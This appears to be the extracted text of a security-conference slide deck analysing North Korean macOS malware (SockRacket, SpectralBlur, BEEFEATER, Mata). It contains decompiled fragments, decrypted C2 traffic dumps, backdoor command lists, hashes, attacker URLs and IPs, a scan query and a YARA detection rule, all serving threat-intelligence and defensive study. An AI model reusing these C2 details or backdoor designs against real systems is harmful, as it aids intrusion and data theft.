
n/a

Delivery

Post Exploitation

Internal Naming

mac_t



SockRacket Decrypted Comms (<3 PIM)

| | | | | | | | | | | | | | | | | | | |
|------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----------|------------|
| 0000 | d2 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 96 | eb | a6 | 2b | f9 | 7f | 00 | 00 | |+ |
| 0010 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | | [REDACTED] |
| | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | | |
| | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | | |
| | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | | |
| | 31 | 00 | 30 | 00 | 2e | 00 | 30 | 00 | 2e | 00 | 30 | 00 | 2e | 00 | 31 | 00 | 1.0... | ..0..1. |
| | 34 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 4..... | |
| | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | | |
| | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 4d | 00 | 61 | 00 | | .M.a. |
| | 63 | 00 | 20 | 00 | 4f | 00 | 53 | 00 | 20 | 00 | 58 | 00 | 2d | 00 | 31 | 00 | c. .0.S. | .X.-.1. |
| | 30 | 00 | 2e | 00 | 31 | 00 | 35 | 00 | 2e | 00 | 31 | 00 | 2d | 00 | 31 | 00 | 0...1.5. | ..1.-.1. |
| | 39 | 00 | 42 | 00 | 37 | 00 | 37 | 00 | 61 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 9.B.7.7. | a..... |
| | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | | |
| | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | | |
| | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | | |
| | 4d | 00 | 41 | 00 | 43 | 00 | 20 | 00 | 30 | 00 | 2e | 00 | 31 | 00 | 2e | 00 | M.A.C. | .0...1.. |
| | 33 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 3..... | |
| | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 72 | 00 | 75 | 00 | 6e | 00 | 00 | 00 | | r.u.n.. |

SockRacket

```
int64_t _main(int32_t arg1, void* arg2)

    int64_t rax = *__stack_chk_guard
    int32_t var_7cc = 0
    void var_158
    crypt_rc4::crypt_rc4(&var_158)
    crypt_rc4::set_key(&var_158, &rc4_key, 0x40)
    int64_t rax_1 = get_temp_dir()
    void var_558
    ___bzero(&var_558, 0x400)
    int128_t var_578
    __builtin_strncpy(dest: var_578, src: "chkupdate.XXXXXXX", n: 0x20)
    if (_mktemp(&var_578) != 0)
        _sprintf(&var_558, "%s/%s", rax_1, &var_578)
```

| | |
|--------------|------------------------------------|
| Target File: | SockRacket |
| File MD5: | 2df15cbc4367b5806e8a3c6abf88abdf |
| Sig Name: | mac_t |
| Dylib Hash: | "630db60f50c2aa75ff8d74185d40fdfe" |
| Import Hash: | "d68816854feabed9f9df6a1628bac2fa" |
| Export Hash: | "7f3b75c82e3151fff6c0a55b51cd5b94" |

SpectralBlur

Socket-based comms wrapped in RC4

Commands under proc - sound familiar?

Lighter ELF Variant?

<http://auth.pxaltonet.org/mac.jpg>

https://auth.pxaltonet.org/s_intel.jpg

_mainprocess
_proc_die
_proc_dir
_proc_download
_proc_download_content
_proc_getcfg
_proc_hibernate
_proc_none
_proc_restart
_proc_rmfile
_proc_setcfg
_proc_shell
_proc_sleep
_proc_stop
_proc_testconn
_proc_upload
_proc_upload_content

Execution

sh shell

Persistence

n/a


Delivery

Post Exploitation

Internal Naming

n/a

How to Find TA444 Easily



The screenshot shows a network search interface with the following search bar content:

```
(same_service(services.http.response.status_code="404" and services.jarm.fingerprint:  
2ad2ad16d2ad2ad22c42d42d0000006f254909a73bf62f6b28507e9fb451b5 and services.software.vendor="Apache" and  
services.software.product="OpenSSL" and services.banner:"Content-Type: text/html; charset=UTF-8" and services.banner:"X-Powered-By:  
PHP" and services.tls.certificates.leaf_data.issuer_dn="C=US, O=Let's Encrypt, CN=R3" and services.http.response.body_size="0") ) and  
not services.service_name='SMTP' and not services.service_name='SSH' and not services.service_name='MYSQL'
```

```
rule APT_NK_TA444_Infrastructure_File_DNS_Res  
{  
  
    condition: new_file and (  
        for any c in vt.behaviour.dns_lookups : (  
            for any i in c.resolved_ips: (  
                i == "104.168.138.7" or  
                i == "104.168.143.222" or  
                i == "104.168.167.88" or  
                i == "104.168.214.151"  
            )  
        )  
    )  
}
```

LABS CON

03

MachoMan


Spotting the Shark Fin



UNK_MachoMan

AKA: TraderTraitor, Jade Sleet, UNC4899

Methods: NPM Package Compromise, Dev Targeting, Limited Spear Phishing



BEEFEATER

aka FULLHOUSE

TwoPence

OpenCarrot

VIVACIOUSGIFT

NACHOCHEESE

VOLTAICFISH

Basic backdoor plus tunneling functionality

Execution

zsh shell

Persistence

n/a

Delivery

Post Exploitation

MyDeHandShake

MyRecv

MyRecvFile

MySend

MySendFile

My_Block_Recv

My_Block_Send

My_Socket_Close

ROTL64

RunCmd

ScanDir

SecureDelete

TCP_CONNECT_TH

TROY_INFO::TROY_INFO

BEEFEATER

MyDeHandShake:

```
int64_t rax
int64_t var_38 = rax
int32_t* magic_bytes = _malloc(4)
*magic_bytes = 0xeafeafbe
int32_t r13 = 0
int64_t rax_1 = _send(zx.q(arg1), magic_bytes, 4, 0)
_free(magic_bytes)
if (rax_1 != 4)
```

| | | |
|----------------|-----|----------|
| 192.168.2.10 | TCP | |
| 151.106.60.169 | TCP | beafffea |
| 192.168.2.10 | TCP | |

| | | |
|--------|---|----------------|
| > 0000 | 00 50 56 8e 83 c3 00 50 56 8e 15 be 08 00 45 02 | ·PV···P V···E· |
| > 0010 | 00 38 00 00 40 00 40 06 a3 f8 c0 a8 02 0a 97 6a | ·8··@·@· ····j |
| > 0020 | 3c a9 c5 f3 01 bb 72 58 59 e2 94 00 42 c8 80 18 | <···rX Y··B·· |
| > 0030 | 10 08 d1 6a 00 00 01 01 08 0a 24 ac da 1a 17 01 | ··j··· ·\$··· |
| ^ 0040 | c0 63 be af fe ea | ·c··· |

BEEFEATER

| | | |
|----------------|-----|------------|
| 192.168.2.10 | TCP | |
| 151.106.60.169 | TCP | beafffeeaa |
| 192.168.2.10 | TCP | |

| | | | |
|--------|-------------------------|-------------------------|------------------|
| > 0000 | 00 50 56 8e 83 c3 00 50 | 56 8e 15 be 08 00 45 02 | ·PV···P V···E· |
| > 0010 | 00 38 00 00 40 00 40 06 | a3 f8 c0 a8 02 0a 97 6a | ·8··@·@· ······j |
| > 0020 | 3c a9 c5 f3 01 bb 72 58 | 59 e2 94 00 42 c8 80 18 | <····rX Y··B·· |
| > 0030 | 10 08 d1 6a 00 00 01 01 | 08 0a 24 ac da 1a 17 01 | ··j··· ···\$··· |
| ▼ 0040 | c0 63 be af fe ea | | |

7443/ tcp

2020-01-02T17:41:42.641456
2019-12-22T10:41:45.668789
2019-12-05T00:08:26.183636
2019-11-16T22:34:28.463099
2019-11-15T06:24:35.379318
2019-11-07T07:50:10.762232
2019-11-06T04:33:38.348407
2019-11-01T03:51:58.020835
2019-10-16T17:55:01.744002
2019-10-07T16:14:53.091851
2019-10-01T09:00:49.837751
2019-09-22T21:12:36.433684

\xbe\xaf\xfe\xea

hash:-1361832244

BEEFEATER

FULLHOUSE YARA hits old BEEFEATER samples

Target File:

iContact.pkg

File MD5:

b0611b1df7f8516ad495cd2621d273b9

Sig Name:

mac

Dylib Hash:

"e78081f55c33da0ffae6ea2c9d31808d"

mac-555549440ea0d64e96bb34428e08cc8d948b40e7

p-macos-55554944c2a6eb29a7bc3c73acdaa3e0a7a8d8c7

securityd-555549440fc1d2f1e613094b0c768d393f83d7f

Mata

Aka MataNet, Dacls (Maybe TIEDEYE?)

Custom protocol comms, wrapped in TLS

Modular framework

Execution

bash shell

Persistence

Launch Daemon

Delivery

Fake App / Post-Exp

Internal Naming

CMATANet

CMataNet_Auth
CMataNet_CloseSSL
CMataNet_CloseSocket
CMataNet_Create
CMataNet_ExchangeKey
CMataNet_Free
CMataNet_RecvBlock
CMataNet_SSLHandshake
CMataNet_SSLRecv
CMataNet_SSLRecvPartial
CMataNet_SSLSend
CMataNet_SendBlock
CMataNet_SetSocket
CMataNet_WaitRecv
CMataNet_rc4_crypt
CMataNet_rc4_init

Mata

Most functions are exported

Orchestrate network-level infection

